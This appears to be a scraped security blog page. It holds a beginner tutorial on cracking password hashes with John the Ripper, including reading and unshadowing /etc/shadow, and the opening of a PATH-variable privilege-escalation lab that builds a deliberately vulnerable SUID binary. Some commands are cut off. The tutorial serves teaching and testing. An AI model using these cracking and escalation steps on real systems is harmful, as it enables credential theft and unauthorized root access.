posted in **PENETRATION TESTING** on **JUNE 5, 2018** by **RAJ CHANDEL** with **0 COMMENT**

We know the importance of John the ripper in penetration testing, as it is quite popular among password cracking tool. In this article, we are introducing the John the ripper and its various usage for beginners.

What is John the Ripper?


John the Ripper is a free password cracking software tool developed by Openwall. Originally developed for Unix Operating Systems but later on developed for other platforms as well. It is one of the most popular password testings and breaking programs as it combines a number of password crackers into one package, autodetects password hash types, and includes a customizable cracker. It can be run against various encrypted password formats including several crypt password hash types commonly found in Linux, Windows. It can also be to crack passwords of Compressed files like ZIP and also Documents files like PDF.

Where to get John the Ripper?

John the Ripper can be downloaded from Openwall's Website **here**.

Or from the Official John the Ripper Repo **here**

John the Ripper comes Pre installed in Linux Kali and can be run from the terminal as shown below:



John the Ripper works in 3 distinct modes to crack the passwords:

1. Single Crack Mode
2. Wordlist Crack Mode
3. Incremental Mode

John the Ripper Single Crack Mode

In this mode John the ripper makes use of the information available to it in the form of a username and other information. This can be used to crack the password files with the format of

Username: Password

For Example: If the username is “Hacker” it would try following passwords:

hacker

HACKER

hacker1

h-acker

hacker=

We can use john the ripper in Single Crack Mode as follows:


Here we have a text file named crack.txt containing the username and password, where the password is encrypted in sha1 encryption so to crack this password we will use:

Syntax: john [mode/option] [password file]

```
1 john --single --format=raw-sha1 crack.txt
```

As you can see in the screenshot that we have successfully cracked the password.

Username**: ignite** Password: **IgNiTe**



John the Ripper Wordlist Crack Mode

In this mode John the ripper uses a wordlist that can also be called a Dictionary and it compares the hashes of the words present in the Dictionary with the password hash. We can use any wordlist of our choice. John also comes in build with a password.lst which contains most of the common passwords.


Let's see how John the Ripper cracks passwords in Wordlist Crack Mode:

Here we have a text file named crack.txt containing the username and password, where the password is encrypted in sha1 encryption so to crack this password we will use:

Syntax: john [wordlist] [options] [password file]

```
1 john --wordlist=/usr/share/john/password.lst --format=raw-sha1 crack.tx
```

As you can see in the screenshot, john the Ripper have cracked our password to be **asdfasdf**



Cracking the User Credentials

We are going to demonstrate two ways in which we will crack the user credentials of a Linux user.


Before that we will have to understand, what is a shadow file?

In Linux operating system, a shadow password file is a system file in which encrypted user password is stored so that they are not available to the people who try to break into the system. It is located at /etc/shadow.

First Method

Now, for the first method, we will crack the credentials of a particular user “pavan”.

Now to do this First we will open the shadow file as shown in the screenshot.



And we will find the credentials of the user pavan and copy it from here and paste it into a text file. Here we have the file named crack.txt.

```
colord:*:17557:0:99999:7:::
saned:*:17557:0:99999:7:::
speech-dispatcher:!:17557:0:99999:7:::
avahi:*:17557:0:99999:7:::
pulse:*:17557:0:99999:7:::
Debian-gdm:*:17557:0:99999:7:::
king-phisher:*:17557:0:99999:7:::
dradis:*:17557:0:99999:7:::
beef-xss:*:17557:0:99999:7:::
pavan:$6$oTuUxWEX$i4QeRmbUN4PfAF0fVRu6HMCHSUorO630R8tmIzi
DNVjY3jKKcVac9pWNfGKS/3SD1pF3UKr89HL01h51Q/nCu.:17686:0:9
9999:7:::
```

Now we will use john the ripper to crack it.

john crack.txt

As you can see in the screenshot that john the ripper has successfully cracked the password for the user pavan.

```
root@kali:~# john crack.txt
Warning: detected hash type "sha512crypt", but
 is also recognized as "crypt"
Use the "--format=crypt" option to force loadi
 that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3)
 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other
atus
asdfasdf         (pavan)
1g 0:00:00:15 DONE 2/3 (2018-06-04 21:24) 0.06
9p/s 237.9c/s 237.9C/s valentine..bigben
Use the "--show" option to display all of the
swords reliably
Session completed
```

Second Method

Now, for the second method, we will collectively crack the credentials for all the users.


To do this we will have to use a john the ripper utility called “unshadow”.

```
unshadow /etc/passwd /etc/shadow > crack.txt
```

```
root@kali:~# unshadow /etc/passwd /etc/shadow > crack.txt
```


Here the unshadow command is combining the /etc/passwd and /etc/shadow files so that John can use them to crack them. We are using both files so that John can use the information provided to efficiently crack the credentials of all users.

Here is how the crack file looks after unshadow command.



Now we will use john to crack the user credentials of all the users collectively.

```
john --wordlist=/usr/share/john/password.lst crack.txt
```




As you can see from the provided screenshot that we have discovered the following credentials:

User	Password
Raj	123
Pavan	Asdfasdf
Ignite	Yellow


Stopping and Restoring Cracking

While John the ripper is working on cracking some passwords we can interrupt or pause the cracking and Restore or Resume the Cracking again at our convenience.

So while John the Ripper is running you can interrupt the cracking by Pressing “q” or Crtl+C as shown in the given screenshot



Now to resume or restore the cracking process we will use the –restore option of John the ripper as shown in the screenshot




Now we will decrypt various hashes using John the Ripper

SHA1

To decrypt SHA1 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 crac
```

As you can see in the given screenshot that we have the username pavan and password as Hacker




MD5

To decrypt MD5 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 crack
```

As you can see in the given screenshot that we have the username pavan and password as P@ssword.




MD4

To decrypt MD4 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md4 crack
```

As you can see in the given screenshot that we have the username pavan and password as Rockyou



SHA256

To decrypt SHA256 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha256 cr
```


As you can see in the given screenshot that we have the username pavan and password as pAsSwOrD

RIPEMD128

To decrypt RIPEMD128 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=ripemd-128 cr
```

As you can see in the given screenshot that we have the username pavan and password as password123




Whirlpool

To decrypt whirlpool encryption we will use RockYou as wordlist and crack the password as shown below:

```
1 john --wordlist=/usr/share/wordlists/rockyou.txt --format=whirlpool crc
```

As you can see in the given screenshot that we have the username pavan and password as password666




View All Formats

John the Ripper support many encryptions some of which we showed above. To view all the formats it supports:

```
john --list=formats
```

Hope, you can take reference of this article while using John the ripper, More on John the Ripper will be in the Next Part.



Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester
Contact **here**

Linux Privilege Escalation Using PATH Variable

posted in **PENETRATION TESTING** on **MAY 31, 2018** by **RAJ CHANDEL** with **0 COMMENT**

After solving several OSCP Challenges we decided to write the article on the various method used for Linux privilege escalation, that could be helpful for our readers in their penetration testing project. In this article, we will learn "various method to manipulate $PATH variable" to gain root access of a remote host machine and the techniques used by CTF challenges to generate $PATH vulnerability that lead to Privilege escalation. If you have solved CTF challenges for Post exploit then by reading this article you will realize the several loopholes that lead to privileges escalation.

Lets Start!!

Introduction

PATH is an environmental variable in Linux and Unix-like operating systems which specifies all bin and sbin directories where executable programs are stored. When the user run any command on the terminal, its request to the shell to search for executable files with help of PATH Variable in response to commands executed by a user. The superuser also usually has /sbin and /usr/sbin entries for easily executing system administration commands.

It is very simple to view Path of revelent user with help of echo command.

```
1 echo $PATH
```

/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

If you notice '.' in environment PATH variable it means that the logged user can execute binaries/scripts from the current directory and it can be an excellent technique for an attacker to escalate root privilege. This is due to lack of attention while writing program thus admin do not specify the full path to the program.

Method 1

Ubuntu LAB SET_UP

Currently, we are in /home/raj directory where we will create a new directory with the name as /script. Now inside script directory, we will write a small c program to call a function of system binaries.

```
pwd
mkdir script
cd /script
nano demo.c
```

As you can observe in our demo.c file we are calling ps command which is system binaries.

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("ps");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o shell
chmod u+s shell
ls -la shell
```

